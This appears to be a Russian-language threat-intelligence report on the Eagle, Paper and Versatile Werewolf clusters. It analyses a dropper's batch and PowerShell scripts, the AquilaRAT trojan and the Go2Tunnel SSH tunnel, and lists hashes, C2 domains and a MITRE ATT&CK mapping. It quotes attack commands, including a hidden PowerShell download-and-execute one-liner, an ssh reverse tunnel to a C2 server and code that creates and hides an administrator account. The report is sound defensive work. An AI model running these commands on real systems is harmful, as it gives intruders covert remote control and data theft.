│   ├── common.ps1
│   ├── config.ps1
│   ├── inst.ps1
│   ├── inst2.ps1
│   └─ inst_u.ps1
├─ resources
│   └─ app
│       ├── ico
│       │   └─ main.ico
│       └─ second-app
│           ├── MSVCP140.dll
│           ├── MicrosoftOfficeUpdate.exe
│           ├── VCRUNTIME140.dll
│           ├── VCRUNTIME140_1.dll
│           └─ main.bat
└─ ssh_tunnel_config
└─ starter.bat
```

После создания каталога запускаются следующие команды:

```
powershell -Command "Start-Process '%TEMP%\starter<random_num>\starter.bat' -Verb runAs -WindowStyle hidden"
```

Также запускается:

```
%TEMP%\starter<random_num>\resources\app\second-app\main.bat
```

starter.bat

Batch-скрипт `starter.bat` запускает сценарии `inst.ps1`, `inst_u.ps1` и `inst2.ps1`, затем, если существует файл `%TEMP%\starter<random_num>\resources\app\second-app\main.bat`, ожидает создания файла `second-app.done` (создается скриптом `main.bat` в качестве индикатора завершения своей работы) в том же каталоге. В конце `starter.bat` удаляет каталоги `install` и `resources`, а также собственный файл.

Файлы PowerShell-скриптов `inst.ps1`, `inst_u.ps1` и `inst2.ps1` в первую очередь импортируют файл `common.ps1`, что сначала приводит к его выполнению, а затем уже выполняется код самих сценариев. PowerShell-скрипт `common.ps1` генерирует имя и пароль для новой учетной записи и создает новый журнал событий.

common.ps1

- Сначала скрипт проверяет существование файла `%TEMP%\u_cache.bin`, в котором хранится имя нового пользователя. Если файл существует и создан менее 60 минут назад, то скрипт извлекает его содержимое. Иначе скрипт создает ADSI-объект локального компьютера и перечисляет всех локальных пользователей, проверяя существование УЗ с именем из заранее заданного списка. Если такого пользователя не существует, то скрипт выбирает случайное имя из списка и записывает его в файл `u_cache.bin`.
Заранее заданный в скрипте список имен для УЗ:

```
$sshUserNameOptions = @(
    "SysUpdate",
    "SystemDefault",
    "SystemUpdate",
    "WinUpdate",
    "WinDefault",
    "UserDefault",
    "UserUpdate",
    "DefaultUser",
    "DefaultSystem",
    "UpdateSystem",
    "Win64Sys",
    "MicrosoftUpdate",
    "Win64Update",
    "Sys64Update",
    "UpdateWin64",
    "DefaultWin64",
    "WinConf",
    "Win64Conf",
    "DefenderConf",
    "SysDefender",
    "DefenderUpdate",
    "WinDefender",
    "Win64Defender",
    "WinLog",
    "WinLogger",
    "SysLogger",
    "SysConf",
    "SysAccount",
    "DefAccount",
    "MicrosoftConf",
    "MicrosoftSystem",
    "SystemsLogger",
    "SystemLogger",
    "SystemConf",
    "System64Logger",
    "System64Log",
    "System64Conf",
    "WinSystem",
    "SysDefault",
    "Win64System"
)
```

- Далее скрипт проверяет существование файла `%TEMP%\p_cache.bin`, который хранит пароль от новой УЗ. Данный файл также считается, если он существует и создан менее 60 минут назад. Иначе генерируется новый пароль из 14 символов, состоящий из латинских букв в верхнем и нижнем регистрах, цифр и символов `!()_-=`. Новый пароль сохраняется в файл `p_cache.bin`.
- Также скрипт при необходимости получает доступ к журналу событий `Application` и регистрирует источник событий `SystemEventService.Common.ps1` предоставляет функцию `Write-Event` для записи событий в источник `SystemEventService` журнала `Application` с `EventID = 1000`. Данная функция используется другими скриптами.

inst.ps1

- Создает каталог `C:\Program Files\Microsoft sync` и записывает событие с сообщением `Start backup service data`. (`Point: 0x2569`) в журнал `Application.evtx`.

- Затем скрипт копирует файл `ssh_tunnel_config` из каталога `resources` в `C:\Program Files\Microsoft sync\bjkn21bnsadf2efejkn2u22uhjkd.in` и изменяет настройки доступа к файлу, устанавливая для всех пользователей полный доступ к нему с помощью утилиты `icacls`.

```
icacls "C:\Program Files\Microsoft sync\bjkn21bnsadf2efejkn2u22uhjkd.in" /grant Everyone:F
```

Содержимое файла конфигурации:

```
{
  "nodeId": null,
  "serverHostname": "configurationerv[.]com",
  "serverUserLogin": "forwarder",
  "serverWebPort": 80,
  "serverSshPort": 443,
  "serverTunnelPort": null,
  "tunnelConnectionCheckPeriod": 195
}
```

inst_u.ps1

- Скрипт создает два ADSI-объекта — для взаимодействия с локальным компьютером и пользователем. Создание ADSI-объектов:

```
$computer = [ADSI]"WinNT://$env:COMPUTERNAME,computer"
$user = [ADSI]"WinNT://$env:COMPUTERNAME/$sshUserName,user"
```

- `inst_u.ps1` также записывает событие в журнал `Application.evtx` с сообщением `Check information db..` Затем скрипт проверяет существование УЗ `$sshUserName` и при необходимости создает ее, устанавливая пароль, созданный `common.ps1`. Также скрипт устанавливает параметр «Срок действия пароля никогда не истекает».
- Далее выполняется попытка добавления новой УЗ во встроенную группу «Администраторы». Также в журнал записывается событие с сообщением `Update process agent. (Point: 0xAA01)`. В журнал записывается еще одно событие, если попытка добавления УЗ в группу администраторов неуспешна, с сообщением `Processes done. (Point: 0xFADD)`.
- В конце скрипт проверяет, запущен ли хотя бы один процесс с названием `QhActiveDefense.exe` или `QhWatchdog.exe`, которые относятся к антивирусному ПО 360 Total Security. Если таких процессов не найдено, то скрипт добавляет настройку в реестре для сокрытия новой УЗ с экрана входа.

Скрытие УЗ:

```
New-Item "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" -Force | Out-Null
Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" -Name $sshUserName - Value 0 -Type DWord
```

inst2.ps1

- Скрипт записывает в журнал событие с сообщением `Configure broker files (Point: 0xFA52)`.
- Далее скрипт перезаписывает файл `C:\Program Files\Microsoft sync\bjkn21bnsadf2efejkn2u22uhjkd.in`, добавляя в конфигурацию поля с именем нового пользователя и его паролем. Однако в файле скрипта отсутствует код для запуска SSH-туннеля.
- В конце скрипт удаляет файлы `%TEMP%\u_cache.bin` и `%TEMP%\p_cache.bin`, если они существуют.

main.bat

- Скрипт создает каталог `%ProgramFiles%\Microsoft Office Update\MicrosoftOfficeUpdate`, в который копирует исполняемый файл `MicrosoftOfficeUpdate.exe` и три DLL-библиотеки из того же каталога.

Создание, настройка и запуск службы:

```
sc create "MicrosoftOfficeUpdate" binPath= "C:\Program Files\Microsoft Office
Update\MicrosoftOfficeUpdate\MicrosoftOfficeUpdate.exe" displayname= "Microsoft Office Update Service" start= auto error=
ignore
sc description "MicrosoftOfficeUpdate" "Microsoft Office Update Service"
sc failure "MicrosoftOfficeUpdate" reset= 3600 actions= run/60000/run/180000/run/600000
sc start "MicrosoftOfficeUpdate"
```

Служба настраивается таким образом, чтобы повторно запускаться через одну, две и десять минут после сбоя.

- В конце `main.bat` создает файл `second-app.done` как индикатор завершения своей работы.

AquilaRAT

MicrosoftOfficeUpdate.exe — неклассифицированный троян удаленного доступа (RAT) на языке Rust, которому мы дали название AquilaRAT.

AquilaRAT имеет возможность принятия следующих аргументов:

- **--log-to-file** — логирование действий в файл **log.txt**.
- **--console** — запуск в консольном режиме (без сервиса).
- **--db** — подробное логирование действий в консоль.

Пример логирования:

```
starting with logs
2026-02-16T13:46:39.004Z DEBUG [ClientOne::backup_client] Создание нового BackupClient с хостом updateserv[.]net и портом 443
2026-02-16T13:46:39.004Z DEBUG [ClientOne::system_info] Генерация уникального идентификатора машины.
2026-02-16T13:46:39.005Z DEBUG [ClientOne::system_info] Получение имени компьютера.
2026-02-16T13:46:39.005Z DEBUG [ClientOne] Случайное время для обновления списка серверов: 2026-02-17 08:51:02 UTC
2026-02-16T13:46:39.005Z DEBUG [ClientOne] Ожидание до следующего обновления списка серверов: 68662 секунд.
2026-02-16T13:46:39.005Z DEBUG [ClientOne::system_info] Имя компьютера: <pc_name>
2026-02-16T13:46:39.006Z DEBUG [ClientOne::system_info] Получение серийного номера BIOS.
2026-02-16T13:46:39.637Z DEBUG [ClientOne::system_info] Получение UUID системы.
2026-02-16T13:46:40.445Z DEBUG [ClientOne::system_info] Получение Processor ID.
2026-02-16T13:46:43.280Z DEBUG [ClientOne::system_info] Получение серийного номера материнской платы.
2026-02-16T13:46:43.905Z DEBUG [ClientOne::system_info] Уникальный идентификатор машины: <machine_id>
2026-02-16T13:46:43.905Z DEBUG [ClientOne::system_info] Получение имени компьютера.
2026-02-16T13:46:43.906Z DEBUG [ClientOne::system_info] Имя компьютера: <pc_name>
2026-02-16T13:46:43.907Z DEBUG [ClientOne::protocol_handler] Создание нового ProtocolHandler для updateserv[.]net:443
```

Затем идет обращение к **hxxps://servupdate[.]net/array/array9.json** для получения адресов дополнительных C2-серверов. В ответ приходит JSON с Base64-строками, каждая строка зашифрована с помощью блочного алгоритма Blowfish с ключом **5c8e153228edd3c6cbf75684**.

После получения дополнительных C2-адресов происходит генерация ID тем же образом, что и в Rust-дроппере, а именно:

```
SHA256(
GetComputerNameExW(ComputerNamePhysicalDnsHostname) :
powershell.exe -Command(Get-WmiObject win32_bios).SerialNumber :
powershell.exe -Command(Get-WmiObject win32_computersystemproduct).uuid :
powershell.exe -Command(Get-WmiObject win32_processor).processorid :
powershell.exe -Command(Get-WmiObject win32_baseboard).serialnumber
)
```

После этого происходит регистрация сгенерированного ID. Для этого на эндпоинт **/check** отправляется ID и название компьютера. Если код возврата равен **200** (успех), то происходит запрос на эндпоинт **/backup/get-time** для получения задачи. Задержка между обращениями к C2-серверу составляет 15 секунд.

AquilaRAT оперирует задачами и подзадачами. Задача — глобальный объект, содержащий подзадачи, например подзадачи на выполнение команд. Задачи приходят в формате JSON. Возможные задачи:

- Base,
- Files,
- Cmd,
- ScanFiles.

Пример задачи для Cmd:

```
{
  "id": 1172,
  "secondClientModelId": 91,
  "state": "in_progress",
  "creationDate": "2026-02-16T13:46:41.2893261",
  "startWorkDate": "2026-02-16T13:46:46.453338Z",
  "endWorkDate": null,
  "createdBy": "CMD",
  "clientId": "<machine_id>",
  "comments": "",
  "subTasks": [
    {
      "command": "cd ..",
      "response": "",
      "executionTime": null,
      "executionLog": "",
      "id": 15775,
      "state": "pending",
      "taskItemId": 1172,
      "taskType": "SubTaskCmd"
    }
  ]
}
```

В конце каждой задачи, кроме Base, на эндпоинт `/backup/update-subtask-status` отправляется статус выполнения задачи. Например, если успешно, то отправляется строка `completed`:

- Base — возвращает серверу ответ: `Executing base subtask: id = <id>`. Вероятно, может реализовывать механизм ping/heartbeat.
- Files — передает каталог/файл с хоста на C2-сервер. Файл разбивается на части по 5 МБ. Каждая часть отправляется на эндпоинт `/file/uploadChunk`. Также присутствует проверка, загружена ли данная часть уже на C2-сервер, с помощью запроса к эндпоинту `/file/chunkExists?filePath=<path>&chunkIndex=<index>`.
- Cmd — производит следующие действия: `cmd /K chcp 65001` — устанавливает кодировку UTF-8, затем выполняется `powershell <command>`. Результат выполнения команды отправляется на эндпоинт `/cmd/upload-result`.
- ScanFiles — от C2-сервера поступает JSON со следующими полями:

```
extensionDocs extensionImages extensionVideos ignoreDirs scanLevel
```

В каждом из полей указаны расширения для искомых файлов, также игнорируемые подстроки и уровень рекурсии. На эндпоинт `/clients/files` отправляются следующие поля:

```
fileName relativePath fullPath fileSize createdAt modifiedDate
```

Go2Tunnel

В одном из анализируемых образцов кластера Eagle Werewolf была обнаружена новая версия Go2Tunnel, в которой добавлена возможность принятия флага `--db`. Указанный флаг запускает данный SSH-туннель не как сервис, а как консольное приложение с подробным логированием действий в консоль.

Пример логируемых данных:

```
2026/03/14 23:32:25 debug enabled; build time: 2026-02-05T15:40:32Z
2026/03/14 23:32:25 service execute start
2026/03/14 23:32:25 tunnel start
2026/03/14 23:32:25 initialize
2026/03/14 23:32:25 paths: openSshPath="C:\\Program Files\\Win64 Updater\\bin" sshExePath="C:\\Program Files\\Win64 Updater\\bin\\ssh.exe" sshTunnelFilePath="C:\\Program Files\\Win64 Updater" sshTunnelConfigFilePath="C:\\Program Files\\Win64 Updater\\sys64.bin" serverKeyPath="C:\\Program Files\\Win64 Updater\\Drivers64Sys"
2026/03/14 23:32:25 open ssh path: C:\\Program Files\\Win64 Updater\\bin
2026/03/14 23:32:25 ssh exe: C:\\Program Files\\Win64 Updater\\bin\\ssh.exe
2026/03/14 23:32:25 ssh tunnel dir: C:\\Program Files\\Win64 Updater
2026/03/14 23:32:25 ssh tunnel config: C:\\Program Files\\Win64 Updater\\sys64.bin
2026/03/14 23:32:25 ssh server key: C:\\Program Files\\Win64 Updater\\Drivers64Sys
2026/03/14 23:32:25 loading ssh tunnel config: C:\\Program Files\\Win64 Updater\\sys64.bin
2026/03/14 23:32:25 ssh tunnel config read failed: open C:\\Program Files\\Win64 Updater\\sys64.bin: The system cannot find the path specified.
```

В старых версиях Go2Tunnel запрос на C2-сервер осуществлялся, если в конфигурации отсутствовал `serverTunnelPort`, генерировался ID пользователя, а также запрашивалось имя пользователя, которое отправлялось на эндпоинт `/tunnel/register` для получения сетевого порта.

В новой же версии изначально отсутствует приватный ключ, и запрос к серверу обязателен для его получения. Происходит следующий порядок действий для составления запроса:

- генерация уникального ID пользователя, так же как в Rust-дроппере;
- получение имени компьютера;
- получение случайно сгенерированного имени пользователя из списка скрипта `common.ps1`;
- получение случайно сгенерированного пароля пользователя из `common.ps1`;
- получение текущего имени пользователя.

После этого отправляется следующий запрос HTTP POST:

```
POST /tunnel/register HTTP/1.1
Host: 145.223.70[.]69:80
User-Agent: Go-http-client/1.1
Content-Length: 180
Content-Type: application/json
Accept-Encoding: gzip
```

```
{
  "id": "<machine_id>",
  "userName": "<pc_name>",
  "winUser": "<generated_username>",
  "winUserNative": "<current_username>",
  "winPassword": "<generated_password>"
}
```

В ответ от C2-сервера приходит следующий JSON:

```
{
  "port": <sshTunnelPort>,
  "winPublicKey": "<winPublicKey>",
  "tunPrivateKey": "<sshTunnelPrivateKey>",
  "winPassword": "<generated_password>",
  "serverHostKey": "<sshTunnelServerHostKey>"
}
```

Затем обновляется конфигурация файла `ssh_tunnel_config` с новыми данными. Также в рабочем каталоге в файл `Drivers64Sys` записывается полученный `tunPrivateKey`.

Также по следующим путям записывается полученный `winPublicKey`:

- `C:\Users\<current_username>\.ssh\authorized_keys`
- `C:\Users\<generated_username>\.ssh\authorized_keys`

После этого происходит запуск SSH-туннеля:

```
ssh.exe -R <sshTunnelPort>:127.0.0.1:22 -N -T -i "<tunPrivateKeyPath>" -o StrictHostKeyChecking=no -o ExitOnForwardFailure=yes -o ServerAliveInterval=45 -p <SSH_C2Port> forwarder@<C2>
```

Индикаторы компрометации

Paper Werewolf

Хеш-суммы файлов

C#-дропперы

- `9292fae9b63203cdc0cb204b53314d056e01fc760707dcaa89e66e43d688b25e`
- `4263c458ef216f8e2524462ea3efe79be44492d51143a519081c429c3c24c166`

Отвлекающий документ

`c1fbd66467449d3c8d9d07a939843a49fad9de9ac484241d52f0d5a94299ca62`

EchoGather RAT

- `e1f359773da3b014389018ef8a22a15acb2157b43cff5f507237ca7093174b11`
- `f8c10fd2b3d254cff0c7927c188a7751568fe7ff3eace1de83bb3148bc14a339`

Сетевые индикаторы

URL

- [hxxps://syncheaven\[.\]online/sync/now/ru/moscow/fetch](https://syncheaven[.]online/sync/now/ru/moscow/fetch)
- [hxxps://battleflight\[.\]org/download/installer](https://battleflight[.]org/download/installer)
- [hxxps://battleflight\[.\]pro/static/media/BattleFlight_Installer.exe](https://battleflight[.]pro/static/media/BattleFlight_Installer.exe)
- [hxxps://certcheck\[.\]online/certificate/check/Wi5kyh3yFeUF2VhIiFX572eR3870GxYrk7f1Q7MLV5vJ3xGnf4](https://certcheck[.]online/certificate/check/Wi5kyh3yFeUF2VhIiFX572eR3870GxYrk7f1Q7MLV5vJ3xGnf4)
- [hxxps://web-tellegram\[.\]org/ru](https://web-tellegram[.]org/ru)
- [hxxps://web-tellegram\[.\]org/socket.io/?EI0=4&transport=polling&t=ikzknftw&sid=0TY7i-pDpxsIn8b4ABJ6](https://web-tellegram[.]org/socket.io/?EI0=4&transport=polling&t=ikzknftw&sid=0TY7i-pDpxsIn8b4ABJ6)

Домены

- [syncheaven\[.\]online](https://syncheaven[.]online)
- [battleflight\[.\]org](https://battleflight[.]org)
- [battleflight\[.\]pro](https://battleflight[.]pro)
- [certcheck\[.\]online](https://certcheck[.]online)
- [re-link\[.\]space](https://re-link[.]space)
- [mystarlink\[.\]org](https://mystarlink[.]org)
- [web-tellegram\[.\]org](https://web-tellegram[.]org)

IP-адрес

104.194.158[.]63

Versatile Werewolf

Хеш-суммы файлов

MSI-установщики

- [df1d20e392f7b7c5c408bdda317e0733e5ec27a973e3bf75034c6566343aa67f](#)
- [677c5ad47c8feaf6a5c0b084060347bcf48f0ccadcdf951b3d48553f4520feaa](#)

PowerShell-скрипты

- [82254b86590762b2946c6584db35d3872a5d6b85d30e8c07adb95de2126a4f97](#)
- [a20870bee771efe1ea01761d7978cc7b68b0a3c32c617675464f9c4dbe0a5d66](#)

VBS-скрипт

88ebed34ab9ff0e16dc32b789fc25295ea570f86244e89cb68803c517597cfdd

C#-загрузчик

3d280f5bb4e1eba8c1a65c7d17411286f7b3dbe7db48130f7d5a3be421ffc2ae

Inno Setup — установщик

34db59b663c15cd03cdd92bf24bdf25b756dd51f0540fecaac2a0cab47480ae

CPL

996df9ce30ace63c0c516cbacfa4e308b555a2d2c44c9d6550b543b9fccc845d

PowerShell-загрузчик

09c83fc5f1656cc4be749c64bfc53d2ef612c9b79dc3937b8bb137754c82216a

JavaScript-загрузчик

688a1dc207ead232cb8ae6f67fcca1cf7892d83a01af024c404e636cb6ba4cb2

Сетевые индикаторы

URL

- [https://stardebug\[.\]app/static/files/StarDebug_1.0.1.msi](https://stardebug[.]app/static/files/StarDebug_1.0.1.msi)
- [https://www.alphafly-drones\[.\]com/downloads/AlphaFlyInstallV1-2.msi](https://www.alphafly-drones[.]com/downloads/AlphaFlyInstallV1-2.msi)
- [https://newfolder\[.\]click/9eb834a451460e](https://newfolder[.]click/9eb834a451460e)
- [https://newfolder\[.\]click/?cid=9eb834a451460e&mod=main](https://newfolder[.]click/?cid=9eb834a451460e&mod=main)

Домены

- [stardebug\[.\]app](https://stardebug[.]app)
- [curtainbeatdisturbance\[.\]com](https://curtainbeatdisturbance[.]com)
- [alphafly-drones\[.\]com](https://alphafly-drones[.]com)

Eagle Werewolf

Хеш-суммы файлов

Rust-дропперы

- [376276fb34d3ce82f2e15b3b27978ffce1896320f4ba226c1eeda778e1fe5714](#)
- [471e5e26a0e0796e79e0ef09a0565b7e50c3ff39da0ba42a45c35dcc3922dc2c](#)
- [6498d18edb1d440783ae1e7921ebd491872b81b91968bcb246086bf1e08b68f6](#)
- [aa52dd66071b673416947a798d1f5118405eb94476db08a2ada2eaa5bdeeb276](#)
- [e321a2348bfba68e642f8b13bbdbebc394a4364bddbdadf8b37e4bfff80200de1](#)

Go-дропперы

- [8ac118cc76584487b7f71d91fee2c344a7e33ee8043043920895e9851fa257e2](#)
- [3fe1405a47d1f58c1f7b54d12de574542b32e6d67586d43f119575b906da0a38](#)
- [1951325e1bf6f927ae4bd57fec4d2b5b893cdac2d98c010ef716db254e8d4e7f](#)
- [d8ad86cf071b914cc0e828c5b3ff68a72fb5ce776f49dd2aa3f56e7d8af142f8](#)
- [5869fb9280846dd77c3fb38b976cf760f889481947cda76a779cf69f48d57daa](#)

AquilaRAT

- [bbbb345cf004992fd8a0ca8c900458f15d6ae939f7f41a60c28a67475af59289](#)
- [b97fba0accfaf94ae416c2cf1a17a01c281c5565c80fb525ee00f1191a62eff9](#)
- [10b6d2cb69d9902afc2157c81b31b066ffd53e9deb156787b68e4fdea2c081b4](#)

Go2Tunnel

[71155a0940a2c19789d8a8efb285ac3dff5d680a93902901afe6cc893f278ce9](#)

PowerShell-скрипты

- [edb4e02547daba247fea1f95d5a45f4cf0cc2a35259cd2e07ae5f99c76910751](#)
- [487154b1e2a96627d1eeb5d679e3e37269a27701f32b8769b6aa9f9ea640a53c](#)
- [e8de53d4c7558b836f701af0f2e6db5807b10cf9a0d10543bb53357c17b936b3](#)
- [ea312fc2bc4dffca69d4308ed9d58ae26051285777bbf05665eb625d94dab27](#)
- [b965badd209359e7b19c423e321193b308101b844bdf14704228e27f46c7ffe0](#)
- [dc6243760263153e4245d8ca37821d2ff2889c78bcd9e9849050e10e26ac3fb3](#)
- [cde5ea778856304e869254fdc90e76adf6990651b72c7351609e707fbf36c0e](#)
- [5d759393935faa272f3a7b2dd827d010abd40ead178aba45b360c83ebbcd5e84](#)
- [d55a9680b9df14da5e434d5839734c1ed7d9a44348bfd4868e36682203282cc4](#)
- [80419e4fbe836b59f96697a8b35acb9903d34796e12ea0cd2349b3c01fe3f9e8](#)
- [5c23d87edca803f7579129a0f6cc18796f67bf55b0c9d053e47edd5f9b501b62](#)
- [c9c9cf72eaf105be6345aef989c88c27d75bbad935efbc349232b84939d59499](#)
- [5058b50371a666a585e2438b113825ea07a525b1fe3529a6988e2416d5b4e89d](#)

Batch-скрипты

- [bcc9f8baa79c96e6adfbef6dc35d841b63b5c09029f9845fe52bcd76b53a51b9](#)
- [aa5f6d919f0f7055e7a22c566463615f208f0b70e5cc56a927baa95796432dcb](#)
- [c43fea1537004b69e1d7b7897af22e7813f4a86f4a53fa44263d3998bfef3a25](#)
- [c2a86a9fe38f46eea465290e68c8ee90e474acd3c3fa5f0b6704168965e98f8b](#)

- 54318d50f463de10661d13701c2acd183a3bd00ea0d01fd74ccdb778f073ea7a
- 5047eae07f5d4dca559c5e04d60ecd775fce4e448d00f7b61c38b737ecbd5586
- ef72cd3ed4b2d86466ad674b09f077f68909038fba8015f95cfddb4f53900d4
- dbf9a2d1936df83e9764c0233623b581c8e0bf9e331ff0a636721438ce7a1dd5

Сетевые индикаторы

URL

- hxxp://configurationerv[.]com/tunnel/register
- hxxp://cloudanalytics[.]net/tunnel/register
- hxxps://servupdate[.]net/array/array9.json
- hxxps://synchro-service[.]com/array8/array8.json
- hxxp://203.161.56[.]226/public/catalog/machine/register
- hxxp://203.161.56[.]226/public/starlink
- hxxp://203.161.56[.]226/public/starlink/starlink-v2
- hxxps://prodacserv[.]net/array/array10.json
- hxxps://servupdate[.]net/array/array9.json
- hxxps://updateserv[.]net:443/check
- hxxps://updateserv[.]net:443/backup/get-time
- hxxps://updateserv[.]net:443/file/uploadChunk
- hxxps://updateserv[.]net:443/backup/update-subtask-status
- hxxps://updateserv[.]net:443/cmd/upload-result
- hxxps://updateserv[.]net:443/clients/files

Домены

- updatewin[.]net
- serverscreen[.]net
- toolsserv[.]com
- servicefor8[.]com
- for8service[.]net
- updateserv[.]net
- configurationerv[.]com
- cloudanalytics[.]net
- servupdate[.]net
- synchro-service[.]com
- prodacserv[.]net

IP-адрес

203.161.56[.]226

MITRE ATT&CK

Тактика	Техника	Процедура
Reconnaissance	Phishing for Information: Spearphishing Link	Paper Werewolf распространяет ссылки на фишинговые ресурсы, замаскированные под регистрацию устройств Starlink, для получения доступа к телеграм-аккаунту жертвы
Initial Access	Phishing: Spearphishing Link	Paper Werewolf создает сетевые ресурсы для распространения ВПО под видом установщика симулятора для обучения пилотированию БПЛА. Ссылка на такой сетевой ресурс может распространяться по электронной почте или в тематических группах/каналах в социальных сетях / мессенджерах. Versatile Werewolf распространяет вредоносные MSI-установщики через сайты, маскирующиеся под легитимные ресурсы

Тактика	Техника	Процедура
	Phishing: Spearphishing via Service	Paper Werewolf создает телеграм-канал для распространения ВПО и ссылок на фишинговые ресурсы. Eagle Werewolf распространяет Rust-дроппер через телеграм-канал в виде архива Чек-лист.zip с инструкцией по эксплуатации под видом легитимного приложения
Execution	Command and Scripting Interpreter: PowerShell	Eagle Werewolf использует Go-дроппер для запуска starter.bat через PowerShell: <pre>powershell -Command "Start-Process '%TEMP%\starter<random_num>\starter.bat' -Verb runAs -WindowStyle hidden"</pre> Eagle Werewolf использует скрипт starter.bat, чтобы последовательно запускать PowerShell-скрипты inst.ps1, inst_u.ps1, inst2.ps1 для генерации учетных данных и выполнения основной логики установки: <pre>powershell -ExecutionPolicy Bypass -File "%dp0\install\inst.ps1" powershell -ExecutionPolicy Bypass -File "%dp0\install\inst_u.ps1" powershell -ExecutionPolicy Bypass -File "%dp0\install\inst2.ps1"</pre> Eagle Werewolf использует AquilaRAT для выполнения команд, приходящих с C2-сервера, через powershell <command> с предварительной установкой кодировки UTF-8. Результат отправляется на C2. Versatile Werewolf использует PowerShell для выполнения вредоносных действий и загрузки следующих стадий ВПО: <pre>powershell -w hidden -ep bypass -c "I''E''X([texT.ENCoDing]::utf8.getSTRING((New-Object System.Net.WebClient).DownloadData('hxxps://newfolder[.]click/9eb834a451460e')))"</pre>
	Command and Scripting Interpreter: Windows Command Shell	Paper Werewolf использует EchoGather RAT для удаленного выполнения команд в интерпретаторе cmd.exe. Eagle Werewolf использует Go-дроппер для запуска Batch-скрипта main.bat: <pre>%TEMP%\starter<random_num>\resources\app\second-app\main.bat</pre>
	Command and Scripting Interpreter: Visual Basic	Versatile Werewolf использует Visual Basic Script для выполнения вредоносных действий и запуска компонентов: <pre>' Build PowerShell command cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File "" & psiPath & """ ' Run PowerShell (hidden window, wait until finished) shell.Run cmd, 0, False</pre>
	Command and Scripting Interpreter: JavaScript	Versatile Werewolf использует Node.js для запуска JS-загрузчика: <pre>node %LOCALAPPDATA%\nodejs\index.js</pre>
	Native API	Paper Werewolf использует в EchoGather RAT WinAPI-функцию CreateProcessA для запуска процессов. Eagle Werewolf использует в Rust-дроппере WinAPI-функцию CreateProcessW для запуска Go-дроппера updater.exe из каталога %TEMP%\feedback-starlink\insider-[a-zA-Z0-9]{6}
	User Execution: Malicious File	Paper Werewolf использует исполняемые файлы: Регистрация_Starlink.exe, BattleFlight_Installer.exe, которые пользователь должен загрузить и запустить самостоятельно. Versatile Werewolf использует MSI-установщики, которые пользователь должен загрузить и запустить самостоятельно. Eagle Werewolf использует исполняемый файл Чек-лист.exe, который пользователь должен загрузить и запустить самостоятельно

Тактика	Техника	Процедура
	Windows Management Instrumentation	Eagle Werewolf выполняет PowerShell-команды с помощью WMI в Rust-дроппере и AquilaRAT для сбора системной информации (серийный номер BIOS, UUID системы, идентификатор процессора, серийный номер материнской платы): <pre>powershell -Command (Get-WmiObject win32_bios).SerialNumber powershell -Command (Get-WmiObject win32_computersystemproduct).uuid powershell -Command (Get-WmiObject win32_processor).processorid powershell -Command (Get-WmiObject win32_baseboard).serialnumber</pre>
Persistence	Account Manipulation: SSH Authorized Keys	Eagle Werewolf использует Go2Tunnel для записи полученного от C2-сервера публичного ключа <code>winPublicKey</code> в файлы <code>authorized_keys</code> для текущего и созданного пользователей
	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Versatile Werewolf использует JS-загрузчик, чтобы создать LNK-файл <code>CommonApp.lnk</code> в каталоге <code>%AppData%\Microsoft\Windows\Start Menu\Programs\Startup</code> для запуска VBS-скрипта <code>%LocalAppData%\nodejs\index.vbs</code> с помощью <code>wscript.exe</code>
	Create Account: Local Account	Eagle Werewolf использует скрипт <code>inst_u.ps1</code> для создания новой локальной учетной записи с именем из заранее заданного списка, паролем из 14 символов и параметром «Срок действия пароля никогда не истекает». После этого добавляет аккаунт в группу локальных администраторов
	Create or Modify System Process: Windows Service	Eagle Werewolf использует Batch-скрипт <code>main.bat</code> для создания службы <code>MicrosoftOfficeUpdate</code> с автозапуском и для ее настройки на повторный перезапуск через 1, 2 и 10 минут после сбоя: <pre>sc create "MicrosoftOfficeUpdate" binPath= "C:\Program Files\Microsoft Office Update\MicrosoftOfficeUpdate\MicrosoftOfficeUpdate.exe" displayname= "Microsoft Office Update Service" start= auto error= ignore sc failure "MicrosoftOfficeUpdate" reset= 3600 actions= run/60000/run/180000/run/600000 sc start "MicrosoftOfficeUpdate"</pre>
	Scheduled Task/Job: Scheduled Task	Versatile Werewolf использует вредоносные компоненты, обеспечивающие закрепление в ОС с помощью планировщика задач Windows. Имя задачи имеет формат: <code>MicrosoftEdgeUpdateTaskMachineUA{GUID}</code> (пример: <code>MicrosoftEdgeUpdateTaskMachineUA{dccb869b-0d8f-1b4e-f48c-85c613ae8b4b}</code>). В качестве команды осуществляется запуск <code>%PROGRAMDATA%\29167fc2-cdc7-490d-9c70-96bf9b58225\fondue.exe -Embedding</code> с повтором каждую минуту. Versatile Werewolf использует JS-загрузчик для создания в планировщике задач Windows запланированной задачи <code>ZeroDriveBackupTaskSystem141.1.7272.0</code>. В качестве команды осуществляется запуск VBS-скрипта <code>%LocalAppData%\nodejs\index.vbs</code> сразу после создания задачи и с повтором каждые 5 минут
Defense Evasion	Deobfuscate/Decode Files or Information	Paper Werewolf использует EchoGather RAT для расшифровки строк, зашифрованных алгоритмом XOR. Eagle Werewolf использует Rust-дроппер для расшифровки нагрузки, зашифрованной алгоритмом AES-256-CBC. Eagle Werewolf использует AquilaRAT для декодирования и расшифровки списка C2-серверов. Адреса C2-серверов закодированы Base64 и зашифрованы алгоритмом Blowfish с ключом <code>5c8e153228edd3c6cbf75684</code>
	File and Directory Permissions Modification: Windows File and Directory Permissions Modification	Eagle Werewolf использует <code>icacls</code> для изменения прав доступа к конфигурационному файлу <code>bjkn21bnsadf2efejkn2u22uhjhd.in</code>: <pre>icacls "C:\Program Files\Microsoft sync\bjkn21bnsadf2efejkn2u22uhjhd.in" /grant Everyone:F</pre>

Тактика	Техника	Процедура
	Hide Artifacts: Hidden Files and Directories	Versatile Werewolf использует инсталлятор Inno Setup, чтобы разместить файлы <code>Fondue.exe</code> и <code>appwiz.cpl</code> в каталоге <code>%PROGRAMDATA%\29167fc2-cdc7-490d-9c70-96bfb9b58225</code> , помечая его и файлы как скрытые и системные
	Hide Artifacts: Hidden Users	Eagle Werewolf использует скрипт <code>inst_u.ps1</code> для скрытия созданной учетной записи с экрана входа с помощью изменения ключа реестра <code>SpecialAccounts\UserList</code>
